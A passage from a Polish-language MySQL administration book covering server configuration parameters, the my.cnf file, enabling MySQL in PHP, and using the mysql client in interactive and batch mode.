serwera bazy danych (który można zastosować zarówno w systemie Windows, jak i Linux):

```
shell>cd INSTALL-DIR/bin
shell>mysqladmin -u root -p shutdown
Enter password: *******
```

Jeśli użytkownik poda prawidłowe hasło, to ponownie zostanie wyświetlony znak zachęty systemu operacyjnego, bez prezentowania jakichkolwiek informacji o prawidłowym zamknięciu serwera. Jeśli jednak nie uda się prawidłowo zamknąć serwera, to zostanie wyświetlony stosowny komunikat.

Konfiguracja i optymalizacja serwera MySQL

Za każdym razem podczas uruchamiania procesu serwera MySQL wykorzystywany jest domyślny zbiór ustawień konfiguracyjnych, chyba że jawnie zażądamy, by tego nie robić. Choć te domyślne ustawienia zapewne zaspokoją wymagania użytkowników, których potrzeby nie wykraczają poza standardowe zastosowania bazy, to jednak warto wiedzieć, co można zmienić, gdyż takie modyfikacje nie tylko pozwolą nam lepiej dostosować serwer do warunków konkretnego środowiska, lecz także znacznie poprawić wydajność naszej aplikacji poprzez dostosowanie serwera do charakterystyki jej działania. Na przykład w niektórych aplikacjach mogą przeważać operacje aktualizacji danych, a to z kolei może nas zmusić do zmodyfikowania zasobów używanych przez serwer do obsługi poleceń zapisu i modyfikacji. Z kolei inne aplikacje będą musiały radzić sobie z wielką ilością jednoczesnych połączeń, co wymusi odpowiednie ustawienie liczby wątków przydzielanych nowym połączeniom. Na szczęście serwer MySQL zapewnia doskonałe możliwości konfiguracji; w tym oraz w kolejnych rozdziałach książki Czytelnik będzie miał okazję przekonać się, że administratorzy mają możliwość określania niemal każdego aspektu jego działania.

W tej części rozdziału zostały zamieszczone wstępne informacje na temat wielu parametrów konfiguracyjnych mających wpływ na ogólne działanie serwera MySQL. Ponieważ jednak konfiguracja i optymalizacja są zagadnieniami mającymi pierwszorzędne znaczenie dla zapewnienia właściwej pracy serwera (nie mówiąc już o zdrowiu psychicznym jego administratorów), to jeszcze niejednokrotnie będziemy do nich wracać w dalszej części książki.

Skrypt mysqld_safe

Choć program *mysqld*, o którym już wcześniej wspominałem, faktycznie jest procesem serwera MySQL, to jednak rzadko będziemy operować bezpośrednio na nim. Zazwyczaj operacje na nim są wykonywane za pośrednictwem skryptu *mysqld_safe*. Skrypt ten podczas uruchamiania procesu serwera włącza także kilka dodatkowych mechanizmów obsługujących rejestrację zdarzeń związanych z bezpieczeństwem serwera oraz narzędzi zapewniających jego integralność. To właśnie ze względu na te dodatkowe możliwości użycie *mysqld_safe* jest preferowanym sposobem uruchamiania serwera MySQL, choć koniecznie należy pamiętać, że jest to jedynie skrypt, którego nie należy mylić z samym serwerem bazy danych.

Użytkownicy MySQL mają do dyspozycji setki ustawień konfiguracyjnych (i to dosłownie), pozwalających określać wszystkie wyobrażalne aspekty działania procesu serwera, w tym wielkość przydzielanej mu pamięci operacyjnej, czułość rejestracji zdarzeń oraz przeróżne ustawienia graniczne, takie jak maksymalna liczba

jednocześnie obsługiwanych połączeń, tabele tymczasowe, błędy połączeń i tak dalej. Aby wyświetlić listę wszystkich dostępnych opcji, można wykonać następujące polecenie:

```
%>KATALOG_INSTALACYJNY/bin/mysqld --verbose --help
```

W następnym punkcie rozdziału zostało opisanych kilka najczęściej używanych parametrów konfiguracyjnych.

Parametry konfiguracyjne i optymalizacyjne

W tym punkcie rozdziału zostało przedstawionych kilka podstawowych parametrów konfiguracyjnych, które mogą być przydatne podczas rozpoczynania zarządzania serwerem. W pierwszej kolejności zobaczmy jednak, w jaki sposób można szybko wyświetlić wartości aktualnych ustawień serwera MySQL.

Przeglądanie parametrów konfiguracyjnych serwera MySQL

W poprzedniej części rozdziału Czytelnik dowiedział się, jak można skorzystać z programu `mysql`, by wyświetlić listę dostępnych opcji. Aby poznać aktualne ustawienia konfiguracyjne, należy natomiast skorzystać z klienta `mysqladmin`. Oto polecenie, jakie należy w tym celu wykonać:

```
%>mysqladmin –u root –p variables
```

Innym rozwiązaniem jest zalogowanie się do klienta `mysql` i wykonanie w nim następującego polecenia:

```
mysql>SHOW VARIABLES;
```

Wykonanie któregokolwiek z tych poleceń spowoduje wyświetlenie listy zmiennych oraz ich bieżących wartości:

```
+--------------------------------+----------------------------+
| Variable_name                  | Value                      |
+--------------------------------+----------------------------+
| auto_increment_increment       | 1                          |
| auto_increment_offset          | 1                          |
| automatic_sp_privileges        | ON                         |
| back_log                       | 50                         |
| basedir                        | C:\mysql5\                 |
| binlog_cache_size              | 32768                      |
| bulk_insert_buffer_size        | 8388608                    |
| . . .                          |                            |
| version                        | 5.1.21-beta-community      |
| version_comment                | Official MySQL binary      |
| version_compile_machine        | ia32                       |
| version_compile_os             | Win32                      |
| wait_timeout                   | 28800                      |
+--------------------------------+----------------------------+
226 rows in set (0.00 sec)
```

Wartość pojedynczej zmiennej można wyświetlić, używając klauzuli `LIKE`. Aby na przykład sprawdzić, jaki jest domyślny mechanizm składowania, można posłużyć się następującym poleceniem:

```
mysql>SHOW VARIABLES LIKE "table_type";
```

Jego wykonanie spowoduje wyświetlenie wyników przypominających te przedstawione poniżej:

```
+---------------+--------+
| Variable_name | Value  |
+---------------+--------+
| table_type    | InnoDB |
+---------------+--------+
1 row in set (0.00 sec)
```

Oprócz tego istnieje możliwość wyświetlenia pewnych interesujących informacji statystycznych, takich jak czas działania serwera, liczba wykonanych zapytań, całkowita liczba odebranych i wysłanych bajtów. Służy do tego następujące polecenie:

```
mysql>SHOW STATUS;
```

Jego wykonanie zwróci wyniki przypominające te zamieszczone poniżej:

```
+-----------------------------------+-----------+
| Variable_name                     | Value     |
+-----------------------------------+-----------+
| Aborted_clients                   | 0         |
| Aborted_connects                  | 1         |
| Binlog_cache_disk_use             | 0         |
| Binlog_cache_use                  | 0         |
| Bytes_received                    | 134       |
| Bytes_sent                        | 6149      |
| Com_admin_commands                | 0         |
| . . .                             |           |
| Threads_cached                    | 0         |
| Threads_connected                 | 1         |
| Threads_created                   | 1         |
| Threads_running                   | 1         |
| Uptime                            | 848       |
+-----------------------------------+-----------+
```

Zarządzanie obciążeniem połączeń

Dobrze skonfigurowany serwer MySQL jest w stanie obsługiwać wiele jednoczesnych połączeń. Jednak każde z nich musi zostać odebrane i przekazane do dalszej obsługi w osobnym wątku przez główny wątek serwera, a wykonanie tego zadania, choć trywialne, zajmuje jednak trochę czasu. Parametr `back_log` określa dopuszczalną liczbę połączeń, które mogą oczekiwać w kolejce, podczas gdy główny wątek serwera będzie obsługiwać szczególnie czasochłonne nowe połączenie. Domyślnie wartość ta wynosi `50`.

Koniecznie trzeba pamiętać, że nie można temu parametrowi przypisać jakiejś bardzo dużej wartości i oczekiwać, że dzięki temu serwer MySQL będzie działał bardziej wydajnie. Zarówno system operacyjny, jak i serwer WWW mogą mieć swoje własne ustawienia graniczne, które sprawią, że wartość parametru `back_log` serwera MySQL nie będzie mieć żadnego znaczenia.

Określanie katalogu do przechowywania danych

Bardzo często katalog używany do przechowywania danych zarządzanych przez serwer MySQL umieszcza się w niestandardowym miejscu, na przykład na innej partycji. Ścieżkę dostępu do tego katalogu można określić przy użyciu opcji `datadir`. Bardzo często stosowanym rozwiązaniem jest zamontowanie osobnego dysku jako katalogu, takiego jak */data*, i przechowywanie danych serwera MySQL na tym dysku, na przykład w podkatalogu *mysql*:

```
%>./bin/mysqld_safe --datadir=/data/mysql –user=mysql &
```

Trzeba przy tym pamiętać, że w razie wykorzystania takiego rozwiązania konieczne będzie przeniesienie do nowego katalogu tabel z uprawnieniami użytkowników MySQL (przechowywanych w podkatalogu *mysql* standardowego katalogu danych). Ponieważ bazy danych serwera MySQL są przechowywane w plikach, zatem bez problemów można je przenosić, wykorzystując standardowe polecenia operujące na systemie plików, takie jak `mv` lub `cp`. Jeśli Czytelnik wykonuje operacje na systemie plików, korzystając z interfejsu graficznego (GUI), to będzie mógł przenieść bazę uprawnień za pomocą techniki „przeciągnij i upuść”.

Określanie domyślnego mechanizmu składowania

Zgodnie z informacjami zamieszczonymi w rozdziale 28. MySQL obsługuje kilka mechanizmów składowania danych. Każdy z nich ma swoje zalety i wady. Jeśli Czytelnik regularnie używa jednego z nich w swoich bazach danych (w przypadku wersji 4.1.5 serwera MySQL w systemach Unix/Linux domyślnym mechanizmem jest MyISAM, a w systemach Windows — InnoDB), to może skorzystać z parametru `--default-storage-engine`, by ustawić go jako mechanizm domyślny. Na przykład poniższe polecenie informuje serwer, że domyślnym mechanizmem składowania ma być mechanizm `MEMORY`:

```
%>./bin/mysqld_safe --default-table-type=memory
```

Po określeniu domyślnego mechanizmu będzie on automatycznie używany we wszystkich wykonywanych później poleceniach tworzenia tabel.

Automatyczne wykonywanie poleceń SQL

Istnieje możliwość automatycznego wykonania grupy poleceń SQL w momencie uruchamiania procesu serwera bazy danych. W tym celu należy je zapisać w pliku tekstowym, a następnie podać pełną ścieżkę dostępu do niego w parametrze `init-file`. Załóżmy, że podczas uruchamiania serwera MySQL chcemy wyczyścić tabelę służącą do przechowywania informacji o sesjach. W tym celu możemy umieścić następujące polecenie SQL w pliku *mysqlinitcmds.sql*:

```
DELETE FROM sessions where rowid;
```

a następnie podać ścieżkę dostępu do niego jako wartość parametru `init-file` w wywołaniu skryptu *mysqld_safe*:

```
%>./bin/mysqld_safe --init-file=/usr/local/mysql/scripts/mysqlinitcmds.sql &
```

Rejestracja potencjalnie nieoptymalnych zapytań

Parametr `log-queries-not-using-indexes` pozwala zdefiniować plik, w jakim będą zapisywane wszystkie polecenia SQL, które nie używają żadnych indeksów. Regularne przeglądanie takich informacji może się okazać bardzo przydatne podczas prób określenia sposobów poprawy zapytań oraz struktury tabel.

Rejestracja wolnych zapytań

Parametr `log-slow-queries` określa plik, w jakim będą zapisywane wszystkie zapytania, których wykonanie trwało dłużej niż czas określony parametrem `long-query-time`. Za każdym razem, gdy czas wykonania zapytania przekroczy tę wartość graniczną, inkrementowana jest wartość zmiennej `log_slow_queries`. Przestudiowanie zapytań zapisywanych w tym pliku przy użyciu programu *mysqldumpslow* może pomóc w określeniu wąskich gardeł naszego serwera MySQL.

Określanie maksymalnej liczby jednoczesnych połączeń

Parametr `max_connections` określa maksymalną dopuszczalną liczbę jednocześnie obsługiwanych połączeń. Domyślnie wartość ta wynosi 100. Maksymalna liczba jednoczesnych połączeń, jakie serwer obsługiwał od momentu uruchomienia, jest przechowywana w zmiennej o nazwie `Max_used_connections`. Jej wartość można wyświetlić, używając polecenia `SHOW STATUS`. Jeśli zauważymy, że ta wartość zbliża się niebezpiecznie do wyznaczonej wartości granicznej, to warto zastanowić się nad powiększeniem liczby dopuszczalnych jednoczesnych połączeń. Należy pamiętać, że wraz ze wzrostem liczby obsługiwanych połączeń rośnie także wykorzystanie pamięci, gdyż MySQL przydziela pewną jej ilość każdemu nawiązywanemu połączeniu.

Określanie portu komunikacyjnego

Domyślnie MySQL prowadzi komunikację, używając do tego portu numer 3306. Można go jednak łatwo zmienić, używając parametru `port`.

Wyłączanie określania nazw DNS

Zastosowanie parametru `skip-name-resolve` powoduje, że MySQL nie będzie tłumaczył adresów IP na odpowiadające im nazwy. Oznacza to, że w kolumnie `Host` tabeli uprawnień MySQL powinny się znaleźć wyłącznie adresy IP lub wartość `localhost`. Jeśli Czytelnik planuje używać wyłącznie adresów IP oraz wartości `localhost`, to można skorzystać z tego rozwiązania.

Akceptowanie wyłącznie połączeń lokalnych

Zastosowanie parametru `skip-networking` powoduje, że MySQL nie będzie nawiązywał połączeń TCP/IP. Jest to doskonałe rozwiązanie, w przypadku gdy serwer MySQL działa na tym samym komputerze, z którego będą nawiązywane wszystkie połączenia z bazą.

Określanie właściciela procesu serwera

Proces serwera MySQL nie powinien działać z uprawnieniami użytkownika *root*. Dzięki temu można zminimalizować potencjalne szkody, gdyby napastnikowi udało się dostać na serwer, wykorzystując jedną z luk w zabezpieczeniach serwera MySQL. Choć najczęściej stosowanym rozwiązaniem jest uruchamianie procesu serwera MySQL z prawami użytkownika *mysql*, to jednak jego właścicielem może być każdy inny istniejący użytkownik; jedynym warunkiem jest to, by był on także właścicielem katalogów używanych przez serwer do przechowywania danych. Poniższy przykład pokazuje, w jaki sposób uruchomić proces serwera MySQL z prawami użytkownika *mysql*:

```
%>./bin/mysqld_safe --user=mysql &
```

Plik my.cnf

Czytelnik już wie, że zmian w konfiguracji serwera można dokonywać przy użyciu parametrów podawanych w wierszu poleceń podczas uruchamiania serwera poleceniem *mysqld_safe*. Istnieje jednak także inny, znacznie wygodniejszy sposób określania wartości parametrów uruchomieniowych serwera oraz działania wielu klientów MySQL, takich jak: `mysqladmin`, `myisamchk`, `myisampack`, `mysql`, `mysqlcheck`, `mysqld`, `mysqldump`, `mysqld_safe`, `mysql.server`, `mysqlhotcopy`, `mysqlimport` oraz `mysqlshow`. Polega on na podaniu parametrów, które chcemy zastosować, wraz z ich wartościami w specjalnym pliku konfiguracyjnym o nazwie *my.cnf*.

W momencie uruchamiania serwer MySQL poszukuje pliku *my.cnf* w kilku różnych katalogach, z których każdy ma wpływ na zasięg parametrów, jakie zostały określone w pliku konfiguracyjnym. Poniżej zostały przedstawione przeszukiwane katalogi oraz narzucany przez nie zasięg parametrów:

- */etc/my.cnf* (w systemie Windows: *C:\my.cnf* lub *katalog_inst_win\my.ini*): wszystkie procesy serwera MySQL działające na danym serwerze w pierwszej kolejności poszukują tego pliku. Warto zwrócić uwagę, że w przypadku umieszczania go w katalogu instalacyjnym systemu Windows należy zmienić jego rozszerzenie na *.ini*.
- *KATALOG_DANYCH/my.cnf*: konfiguracja charakterystyczna dla konkretnego serwera MySQL. W tym przypadku plik jest umieszczany w katalogu określonym przez sam serwer. Nieco dziwną, lecz kluczową cechą tego pliku konfiguracyjnego jest fakt, że odnosi się on do katalogu danych określonego podczas konfiguracji serwera, nawet jeśli później, w czasie jego uruchamiania lub działania, został wskazany inny katalog danych. Warto także pamiętać, że ta możliwość nie jest dostępna w wersjach serwera przeznaczonych dla systemu Windows.
- `--defaults-extra-file=nazwa`: plik określony podaną ścieżką bezwzględną zakończoną nazwą pliku.
- *~/.my.cnf*: konfiguracja określona przez konkretnego użytkownika. Plik ten ma się znajdować w katalogu domowym danego użytkownika. Warto także pamiętać, że ta możliwość nie jest dostępna w wersjach serwera przeznaczonych dla systemu Windows.

Trzeba zrozumieć, że podczas uruchamiania serwera MySQL spróbuje on odczytać zawartość pliku z każdej z wyżej wymienionych lokalizacji. Jeśli istnieje więcej niż jeden plik konfiguracyjny, to parametry pobrane z plików odczytanych później mają większy priorytet od parametrów odczytanych wcześniej. Choć nic nie stoi na przeszkodzie, by Czytelnik sam tworzył swoje pliki konfiguracyjne, to jednak zaleca się je tworzyć na podstawie jednego z kilku istniejących, wstępnie przygotowanych plików *my.cnf*, które są dostarczane wraz z serwerem MySQL. Te szablony plików konfiguracyjnych są przechowywane w podkatalogu *support-files* w katalogu instalacyjnym MySQL (a w systemie Windows bezpośrednio w katalogu instalacyjnym). Przeznaczenie każdego z nich zostało opisane w tabeli 26.1.

Tabela 26.1. *Szablony plików konfiguracyjnych MySQL*

Nazwa pliku	Opis
my-huge.cnf	Przeznaczony dla dużych serwerów produkcyjnych, wyposażonych w 1 lub 2 GB pamięci operacyjnej, używanych wyłącznie do obsługi serwera MySQL.
my-innodb-heavy-4G.cnf	Przeznaczony dla serwerów, na których będą używane wyłącznie tabele InnoDB, posiadających do 4 GB pamięci operacyjnej, wykonujących duże zapytania, lecz obsługujących niewielką liczbę połączeń.
my-large.cnf	Przeznaczony dla serwerów produkcyjnych średniej wielkości, zawierających około 512 MB pamięci operacyjnej, których podstawowym przeznaczeniem jest obsługa serwera MySQL.
my-medium.cnf	Przeznaczony dla niewielkich serwerów produkcyjnych wyposażonych w niewielką pamięć operacyjną (do 128 MB).
my-small.cnf	Przeznaczony dla serwerów o minimalnej konfiguracji, wyposażonych w pamięć operacyjną o symbolicznej wielkości (poniżej 64 MB).

Jak zatem wygląda taki plik konfiguracyjny? Poniżej został przedstawiony fragment zawartości pliku *my-large.cnf*:

```
# Example mysql config file for large systems.
#
# This is for large system with memory = 512M where the system runs mainly
# MySQL.

# The following options will be passed to all MySQL clients
[client]
#password = your_password
port = 3306
socket = /tmp/mysql.sock

# Here follows entries for some specific programs

# The MySQL server
[mysqld]
port = 3306
socket = /tmp/mysql.sock
skip-locking
key_buffer=256M
max_allowed_packet=1M
table_cache=256
sort_buffer=1M
record_buffer=1M
myisam_sort_buffer_size=64M
```

```
[mysqldump]
quick
max_allowed_packet=16M

[mysql]
no-auto-rehash
# Remove the next comment character if you are not familiar with SQL
#safe-updates

...
```

Wygląda na całkiem prosty, prawda? I w rzeczywistości taki jest. Zawartość tych plików konfiguracyjnych można opisać w trzech zwięzłych punktach:

- Komentarze zaczynają się od znaku `#`.
- Wartości zmiennych są określane dokładnie tak samo jak w wywołaniu skryptu *mysqld_safe*, z tą jedną różnicą, że nie trzeba ich poprzedzać dwoma znakami minusa.
- Kontekst zmiennych określa się, poprzedzając ich grupę nazwą programu, w jakim dane zmienne mają być wykorzystane, zapisaną w nawiasach kwadratowych. Jeśli na przykład chcemy zmodyfikować domyślny sposób działania klienta `mysqldump`, to zmienne konfiguracyjne należy poprzedzić wierszem o postaci:

  ```
  [mysqldump]
  ```

  W kolejnych wierszach można podać zmienne oraz ich wartości, na przykład:

  ```
  quick
  max_allowed_packet = 16M
  ```

  Tak określony kontekst będzie stosowany aż do momentu napotkania kolejnego łańcucha zapisanego w nawiasach kwadratowych.

Konfiguracja PHP pod kątem współpracy z MySQL

Społeczności użytkowników PHP oraz serwera MySQL od dawna ze sobą ściśle współpracują. Obie te technologie są jak dwa ziarnka grochu w jednej miseczce, jak chleb i masło, jak wino i ser… chyba wiadomo, o co chodzi. Popularność serwera MySQL wśród użytkowników PHP była czymś oczywistym od samego początku istnienia tego języka i skłoniła twórców języka do dołączenia bibliotek obsługujących MySQL do jego standardowej dystrybucji i domyślnego włączenia odpowiedniego rozszerzenia (od wersji PHP 4.0).

Jednak nie można tak po prostu zainstalować PHP oraz serwera MySQL i oczekiwać, że będą one automatycznie ze sobą współpracować. Należy w tym celu wykonać kilka prostych, opisanych poniżej czynności.

Rekonfiguracja PHP w systemie Linux

W systemie Linux po pomyślnym zainstalowaniu serwera MySQL konieczne jest wprowadzenie zmian w konfiguracji PHP. W tym przypadku należy zbudować PHP z wykorzystaniem opcji `--with-mysqli[=katalog]` (bądź opcji `--with-mysql[=katalog]`, jeśli używamy MySQL w wersji 4.1 lub starszej bądź PHP w wersji 4.X lub starszej). W obu przypadkach podawana opcja powinna określać katalog instalacyjny MySQL. Po zakończeniu procesu budowania PHP należy ponownie uruchomić serwer Apache. I to wszystko.

Rekonfiguracja PHP w systemie Windows

W systemie Windows włączenie obsługi MySQL wymaga wykonania dwóch czynności. Po udanym zainstalowaniu serwera należy otworzyć plik *php.ini* i usunąć komentarz z wiersza:

```
extension=php_mysqli.dll
```

Jeśli używamy PHP w wersji starszej niż 4.1, to należy usunąć komentarz z wiersza:

```
extension=php_mysql.dll
```

Teraz należy ponownie uruchomić serwer Apache. I to już wszystko!

■ Uwaga Niezależnie od używanej platformy systemowej prostym sposobem sprawdzenia, czy rozszerzenia służące do obsługi serwera MySQL zostały włączone, jest wykonanie funkcji `phpinfo()` (opisanej bardziej szczegółowo w rozdziale 2.).

Podsumowanie

Informacje zamieszczone w tym rozdziale stanowią dla Czytelnika podstawę do rozpoczęcia eksperymentów z serwerem MySQL. Opisano w nim nie tylko sposób instalacji i konfiguracji serwera, lecz także metody jego optymalizacji i dostosowywania zarówno do naszych upodobań administracyjnych, jak i wymagań tworzonych aplikacji. Informacje dotyczące zagadnień konfiguracji i optymalizacji serwera będą także uzupełniane w kolejnych rozdziałach książki.

W kolejnym rozdziale zostało przedstawionych wiele klientów MySQL zapewniających różne sposoby korzystania z serwera.

ROZDZIAŁ 27

Wiele klientów MySQL

Serwer MySQL jest dostarczany wraz z kilkoma programami narzędziowymi, nazywanymi także *klientami*, z których każdy realizuje różne zadania związane z administracją serwerem. Ten rozdział zawiera ogólny opis większości najczęściej używanych klientów oraz wyczerpującą prezentację klientów `mysql` oraz `mysqladmin`. Ponieważ dokumentacja MySQL zawiera doskonałe informacje na temat każdego z tych klientów, zatem w tym rozdziale skoncentrujemy się wyłącznie na ich wybranych możliwościach, z których Czytelnik zapewne będzie regularnie korzystał w trakcie wypełniania swoich codziennych obowiązków administracyjnych.

Oczywiście, nie wszyscy użytkownicy będą zainteresowani zarządzaniem serwerem bazy danych z poziomu wiersza poleceń; dlatego też zarówno twórcy MySQL, jak i niezależne firmy włożyli wiele wysiłku w stworzenie aplikacji administracyjnych wyposażonych w graficzny interfejs użytkownika (GUI). Na końcu tego rozdziału zostało przedstawionych kilka najpopularniejszych programów tego typu.

Prezentacja klientów obsługiwanych z wiersza poleceń

Wraz z serwerem MySQL dostarczanych jest kilka klientów; większości z nich Czytelnik będzie używał sporadycznie, jeśli w ogóle. Jednak dwa z nich są tak przydatne i użyteczne, że ja używam ich codziennie. W tym podrozdziale zamieściłem obszerny opis tych dwóch klientów (chodzi o programy `mysql` oraz `mysqladmin`), natomiast w dalszej części rozdziału podałem mniej szczegółowe opisy kilku pozostałych.

Klient mysql

Klienta `mysql` można by porównać do konsoli służącej do wykonywania poleceń SQL. Zapewnia on możliwości wykonywania niemal wszystkich czynności związanych z zarządzaniem serwerem, w tym takich jak tworzenie, modyfikowanie i usuwania zarówno tabel, jak i całych baz danych, tworzenie użytkowników i zarządzanie nimi, przeglądanie i modyfikowanie konfiguracji serwera oraz przeszukiwanie tabel. Choć można sądzić, że Czytelnik będzie raczej operował na bazach danych MySQL, używając klientów wyposażonych w interfejs GUI bądź interfejsów programistycznych, to jednak klient `mysql` jest nieocenionym narzędziem przy wykonywaniu wszelkiego typu zadań administracyjnych, zwłaszcza jeśli wziąć pod uwagę, że można go stosować we wszelkiego typu skryptach. Uogólniona składnia wywołania klienta `mysql` ma następującą postać:

```
mysql [opcje] [nazwa_bazy_danych] [argumenty_stale]
```

Program ten może być używany zarówno w trybie interaktywnym, jak i wsadowym (obie te metody zostały opisane w dalszej części rozdziału). Niezależnie od wybranego sposobu działania klienta użytkownik zazwyczaj musi podać informacje niezbędne do nawiązania połączenia z serwerem. To, jakie informacje

trzeba będzie podać, zależy od konfiguracji naszego serwera (te zagadnienia zostały opisane w rozdziale 29.); niemniej zazwyczaj będzie to nazwa hosta (`--host=` lub `-h`), nazwa użytkownika (`--user=` lub `-u`) oraz hasło (`--password=` lub `-p`). Oprócz tego często będzie podawana nazwa bazy danych, na jakiej chcemy operować (`--database=` lub `-D`), gdyż dzięki temu można uniknąć wykonywania dodatkowego polecenia `USE`. Choć kolejność podawania opcji nie ma znaczenia, to jednak zazwyczaj zapisuje się je w sposób przedstawiony na poniższym przykładzie:

```
%>mysql -h nazwahosta -u nazwauzytkownika -p -D nazwabazydanych
```

Warto zwrócić uwagę, że w powyższym poleceniu nie zostało podane hasło. Na przykład poniższe polecenie próbuje nawiązać połączenie z serwerem MySQL działającym na komputerze o nazwie *przykladyphp.pl*, używając przy tym konta użytkownika o nazwie *jasiek*, hasła *tajnehaslo* i operując na bazie danych *corporate*:

```
%>mysql –h przykladyphp.pl –u jasiek –p –D corporate
```

W powyższym wywołaniu można by także zastosować inne opcje, wiele z nich zostało opisanych w dalszej części rozdziału, w punkcie „Użyteczne opcje mysql". Można także nacisnąć klawisz *Enter*, by wpisać hasło. Po wyświetleniu prośby o podanie hasła należałoby wpisać słowo *tajnehaslo*. Jeśli podane informacje uwierzytelniające okażą się prawidłowe, to użytkownik uzyska dostęp do interfejsu klienta lub możliwość wykonania dowolnych stałych argumentów podanych w wierszu poleceń. Choć istnieje możliwość podania hasła w wywołaniu programu, to jednak nigdy nie należy tego robić, gdyż w takim przypadku zostanie ono zapisane w historii poleceń (dotyczy to systemów Linux i podobnych)!

Stosowanie klienta mysql w trybie interaktywnym

By używać klienta `mysql` w trybie interaktywnym, w pierwszej kolejności należy go uruchomić i nawiązać połączenie z serwerem. Jak już pokazałem w poprzednim punkcie rozdziału, można to zrobić, podając w jego wywołaniu odpowiednie informacje uwierzytelniające. Bazując na poprzednim przykładzie, załóżmy, że chcemy operować na bazie danych `corporate` dostępnej na serwerze *przykladyphp.pl*:

```
%>mysql -h przykladyphp.pl -u jasiek -p -D corporate
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 190
Server version: 5.1.37-1ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Po nawiązaniu połączenia będzie można wykonywać polecenia SQL. Aby na przykład wyświetlić listę istniejących baz danych, można wykonać następujące polecenie:

```
mysql>SHOW databases;
```

Aby przełączyć się do innej bazy danych (lub zacząć jej używać), takiej jak `mysql`, należy użyć polecenia w postaci:

```
mysql>USE mysql;
```

■ **Uwaga** Przełączenie się do bazy `mysql` niemal na pewno będzie wymagać uprawnień użytkownika *root*. Jeśli użytkownik nie ma do niego dostępu, a jednocześnie nie ma baz danych, z których mógłby skorzystać, to zawsze będzie mógł przełączyć się do bazy danych *test*, tworzonej przez serwer w momencie instalacji. Można także stworzyć własną bazę danych. Trzeba jednak pamiętać, że jeśli korzystamy z usług jakiejś firmy, która zarządza serwerem MySQL, to baza *test* mogła zostać z niego usunięta z powodów administracyjnych.

Po przełączeniu się do bazy `mysql` można wyświetlić listę jej tabel, używając następującego polecenia:

```
mysql>SHOW TABLES;
```

Jego wykonanie zwróci następujące wyniki:

```
+-----------------------------------+
| Tables_in_mysql                   |
+-----------------------------------+
| columns_priv                      |
| db                                |
| event                             |
| func                              |
| general_log                       |
| help_category                     |
| help_keyword                      |
| help_relation                     |
| help_topic                        |
| host                              |
| plugin                            |
| proc                              |
| procs_priv                        |
| slow_log                          |
| tables_priv                       |
| time_zone                         |
| time_zone_leap_second             |
| time_zone_name                    |
| time_zone_transition              |
| time_zone_transition_type         |
| user                              |
+-----------------------------------+
21 rows in set (0.00 sec)
```

Aby wyświetlić strukturę którejś z tych tabel, na przykład tabeli `host`, należy posłużyć się następującym poleceniem:

```
mysql>DESCRIBE host;
```

Zwróci ono następujące wyniki:

```
+-------------------------+---------------+------+--------+-----------+-------+
| Field                   | Type          | Null | Key    | Default   | Extra |
+-------------------------+---------------+------+--------+-----------+-------+
| Host                    | char(60)      | NO   | PRI    |           |       |
| Db                      | char(64)      | NO   | PRI    |           |       |
| Select_priv             | enum('N','Y') | NO   |        | N         |       |
| Insert_priv             | enum('N','Y') | NO   |        | N         |       |
| Update_priv             | enum('N','Y') | NO   |        | N         |       |
| Delete_priv             | enum('N','Y') | NO   |        | N         |       |
| Create_priv             | enum('N','Y') | NO   |        | N         |       |
| Drop_priv               | enum('N','Y') | NO   |        | N         |       |
| Grant_priv              | enum('N','Y') | NO   |        | N         |       |
| References_priv         | enum('N','Y') | NO   |        | N         |       |
| Index_priv              | enum('N','Y') | NO   |        | N         |       |
| Alter_priv              | enum('N','Y') | NO   |        | N         |       |
| Create_tmp_table_priv   | enum('N','Y') | NO   |        | N         |       |
| Lock_tables_priv        | enum('N','Y') | NO   |        | N         |       |
| Create_view_priv        | enum('N','Y') | NO   |        | N         |       |
| Show_view_priv          | enum('N','Y') | NO   |        | N         |       |
| Create_routine_priv     | enum('N','Y') | NO   |        | N         |       |
| Alter_routine_priv      | enum('N','Y') | NO   |        | N         |       |
| Execute_priv            | enum('N','Y') | NO   |        | N         |       |
| Trigger_priv            | enum('N','Y') | NO   |        | N         |       |
+-------------------------+---------------+------+--------+-----------+-------+
20 rows in set (0.13 sec)
```

Można także wykonywać inne polecenia SQL, takie jak `INSERT`, `SELECT`, `UPDATE` oraz `DELETE`. Załóżmy na przykład, że chcemy wyświetlić wszystkie wartości przechowywane w kolumnach `Host`, `User` oraz `Password` tabeli `user`, posortowane według zawartości kolumny `Host`:

```
mysql>SELECT Host, User, Password FROM user ORDER BY Host;
```

Ogólnie rzecz biorąc, w kliencie tym można wykonać dowolne zapytanie, które serwer MySQL jest w stanie zrozumieć.

■ **Uwaga** Serwer MySQL nie zwraca uwagi na wielkość liter, jakimi są zapisywane słowa kluczowe SQL. Dla ułatwienia lektury i zachowania spójności w niniejszej książce są one zapisywane wielkimi literami. Należy jednak pamiętać, że w systemach Windows oraz OS X MySQL także nie zwraca uwagi na wielkość liter, jakimi są zapisywane nazwy tabel i pól, natomiast w systemach Unix wielkość liter ma znaczenie.

Aby zakończyć pracę klienta `mysql`, należy wydać jedno z poleceń: `quit`, `exit` lub `\q` bądź nacisnąć kombinację klawiszy *Ctrl+D*.

Stosowanie klienta mysql w trybie wsadowym

Klient `mysql` zapewnia także możliwość pracy w trybie wsadowym, z której można korzystać zarówno do celów importowania schematów tabel i danych do bazy, jak również pobierania ich z bazy i zapisywania w plikach lub przekazywania do innych programów. Na przykład używając operatora < i klienta `mysql`, można wykonać polecenia SQL zapisane w pliku */sciezka/do/pliku*:

```
%>mysql [opcje] < /sciezka/do/pliku
```

Taki sposób wykorzystania klienta `mysql` ma wiele zastosowań. Jednym z nich może być na przykład wysyłanie do administratora statystyk działania serwera pocztą elektroniczną codziennie rano. Aby stworzyć takie rozwiązanie, należy zacząć od utworzenia użytkownika z pustym hasłem i przydzielenia mu jedynie uprawnienia `usage` do bazy danych `mysql`. Następnie należy stworzyć plik o nazwie *mysqlmon.sql* i umieścić w nim następujące polecenie SQL:

```
SHOW STATUS LIKE "slow_queries";
```

Jeśli użytkownik korzysta z systemu Linux, kolejną czynnością będzie dodanie poniższego wiersza kodu do pliku *crontab*:

```
0 3 * * * mysql -u monitor < mysqlmon.sql | mail -s "Dlugie zapytania do bazy"
jasiek@przykladyphp.pl
```

Teraz codziennie o godzinie 3 w nocy na adres `jasiek@przykladyphp.pl` będzie wysyłana wiadomość zawierająca wartość zmiennej o nazwie `slow_queries`.

